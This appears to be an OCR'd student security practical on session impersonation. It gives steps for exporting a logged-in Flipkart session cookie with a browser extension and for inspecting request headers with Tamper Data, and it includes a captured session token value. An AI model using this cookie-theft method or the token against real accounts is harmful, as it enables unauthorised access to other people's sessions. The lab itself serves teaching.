
A] Session Impersonation
STEPS


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie


Performed :







Windows 7 [Running] - Oracle VM VirtualBox
Buy Products Online at Best Pric
Shopping Cart | Flipkart.com
https://www.flipkart.com/viewcart?otracker=PP_GoToCart
Flipkart
Explore Plus
Search for products, brands and more
Login
My Cart (1)
Deliver to
Mumbai - 400077
SPEEDEX Single Walled Stainless S...
Pack of 1, Black, Steel
Seller:Gulika Apparel Pvt Ltd
Assured
Delivery by Tomorrow, Sat | ₹40
₹250 ₹549 54% Off
1 coupon & 1 offer applied
1
SAVE FOR LATER
REMOVE
PLACE ORDER
PRICE DETAILS
Price (1 item) ₹549
Discount − ₹249
Coupons for you − ₹50
Delivery Charges ₹40
Total Amount ₹290
You will save ₹259 on this order
Add items worth ₹250 more for FREE delivery
Eligible only for Assured products
Browse Super Value store
dex-single-walled-stainless-steel-fridge-water-bottle-home-c
.flipkart.com | _pxvid
.flipkart.com | AMCV_17EB401053DAF4840A490D4C%40AdobeOrg
.flipkart.com | pxcts
.flipkart.com | S
.flipkart.com | s_sq
.flipkart.com | SN
.flipkart.com | T
www.flipkart.com | _pxff_ddtc
Value
1
Domain
www.flipkart.com
Path
/
Expiration
Fri Feb 25 2022 00:03:11 GMT+0530 (India Standard Time)
SameSite
Lax
HostOnly
Session
Secure
HttpOnly
Help


Import
"partitionKey": null,
"storeId": "firefox-default",
"id": 6
},
{
"name": "SN",
"value":
"VI7BB58F4ACDA74A089A1F08F10F50D14A.TOKA1A1A532B6264B03891EC93B
6978CA95.1645727640.LO",
"domain": ".flipkart.com",
"hostOnly": false,
"path": "/",
"secure": false,
"httpOnly": true,
"sameSite": "no_restriction",
"session": false,
"firstPartyDomain": "",
"partitionKey": null,
"expirationDate": 1661506116,
"storeId": "firefox-default",
"id": 7
},
Help



Flipkart.com | MILTON Nourish
https://www.flipkart.com/milton-nourish-2-containers-lunch-box/p/itm0a0773 ...
No cookies here!



Buy Products Online at Best Pric
SPEEDEX Single Walled Stainles
Flipkart.com | MILTON Nourish
https://www.flipkart.com/milton-nourish-2-containers-lunch-box/p/itm0a0773301be93?pi
Flipkart
Explore Plus
Search for products, brands and more
Login
More
Cart
Electronics
TVs & Appliances
Men
Women
Baby & Kids
Home & Furniture
Sports, Books & More
Flights
Offer Zone
Grocery
Home > Kitchen, Cook... > Lunch Boxes, ... > Lunch Boxes > MILTON Lunc... > MILTON Nour...
MILTON Nourish 2 Containers Lunch Box (600 ml)
4★ 1,321 Ratings & 156 Reviews
Special price
₹309 ₹370 16% off
Hurry, Only 8 left!
Coupons for you
Special Price Get extra 30% off upto ₹50 on 1 item(s) T&C
Available offers
Partner Offer Sign up for Flipkart Pay Later and get Flipkart Gift Card worth ₹100*
Bank Offer 5% Unlimited Cashback on Flipkart Axis Bank Credit Card T&C
Delivery
400077
Change
Check pincode
Delivery by 3 Mar, Thursday | ₹55
View Details
Color
ADD TO CART
BUY

Tamper DATA add-on


1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Performed :


New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - St...
Details
URL
http://hotmail.com/
Method
GET
Type
main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
greatergood.berkel
Three TV Serie
Showing Us H
Bridge Genera
If you can't begin
a thriving multige
multicultural futur
bbc.com
Russia-Ukraine
How likely is it to
escalate into broader...
Let's cut right to the chase
here: are we witnessing the
prelude to World War 3?
For 2 Weeks, Here Are 5
Really Surprising Thin...
Squats every day, without
weights. Easy peasy, right?
I've been strength training f...
Transferring data from contile-images.services.mozilla.com...
New Tab
hotmail.com
Import bookmarks...
Getting Started
Extension: (Tamper Data for FF Quantum) - St...
Details
URL
http://hotmail.com/
Method
GET
Type
main_frame
Headers
Name
Value
Host
hotmail.com
User-Agent
Mozilla/5.0 (Windows NT 6
Accept
text/html,application/xhtml
Accept-Language
en-US,en;q=0.5
Accept-Encoding
gzip, deflate
Connection
keep-alive
Upgrade-Insecure-Requests
1
Add Header
Stop Tamper
Ok
greatergood.berkeley.edu
Three TV Series
Showing Us How to
Bridge Generation G
If you can't begin to imag
a thriving multigeneration
multicultural future, turn
bbc.com
Russia-Ukraine crisis
How likely is it to
escalate into broader...
Let's cut right to the chase
here: are we witnessing the
prelude to World War 3?
For 2 Weeks, Here Are 5
Really Surprising Thin...
Squats every day, without
weights. Easy peasy, right?
I've been strength training f...
Transferring data from contile-images.services.mozilla.com...


New Tab
hotmail.com
Import bookmarks...
Getting Started
greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generation Gap
If you can't begin to imagine a thriving multigenerational, multicultural future, turn on..
bbc.com
Russia-Ukraine crisis: How likely is it to escalate into broader...
Let's cut right to the chase here: are we witnessing the prelude to World War 3?
'I Did Squats Every Day For 2 Weeks, Here Are 5 Really Surprising Thin...
Squats every day, without weights. Easy peasy, right? I've been strength training f...
https://greatergood.berkeley.edu/article/ite...ation_gaps?utm_source=pocket-newtab-intl-en
Extension: (Tamper Data for FF Quantum) - St...
Details
URL https://outlook.live.com/owa/
Method GET
Type main_frame
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok

New Tab
hotmail.com
Import bookmarks...
Getting Started
greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generation Ga
If you can't begin to imagi a thriving multigenerationa multicultural future, turn or
bbc.com
Russia-Ukraine crisis: How likely is it to escalate into broader.
Let's cut right to the chase here: are we witnessing the prelude to World War 3?
weights. Easy peasy, right? I've been strength training f...
Transferring data from contile-images.services.mozilla.com...
Extension: (Tamper Data for FF Quantum) - Start Tamper Data — ...
Details
URL https://outlook.live.com/owa/
Method GET
Type main_frame
Headers
Name
Value
Host outlook.live.com
User-Agent Mozilla/5.0 (Windows NT 6
Accept text/html,application/xhtml
Accept-Language en-US,en;q=0.5
Accept-Encoding gzip, deflate, br
Connection keep-alive
Upgrade-Insecure-Requests 1
Sec-Fetch-Dest document
Sec-Fetch-Mode navigate
Sec-Fetch-Site none
Sec-Fetch-User ?1
Add Header
Stop Tamper
Ok



Windows 7 [Running] - Oracle VM VirtualBox
Extension: (Tamper Data for FF Quantum) - St...
Details
URL
https://e.clarity.ms/collect
Method
POST
Type
xmlhttprequest
Request Body
This request has no request body.
Stop Tamper
Cancel Request
Ok
Try premium
Sign in
Create free account

PRACTICAL : 08

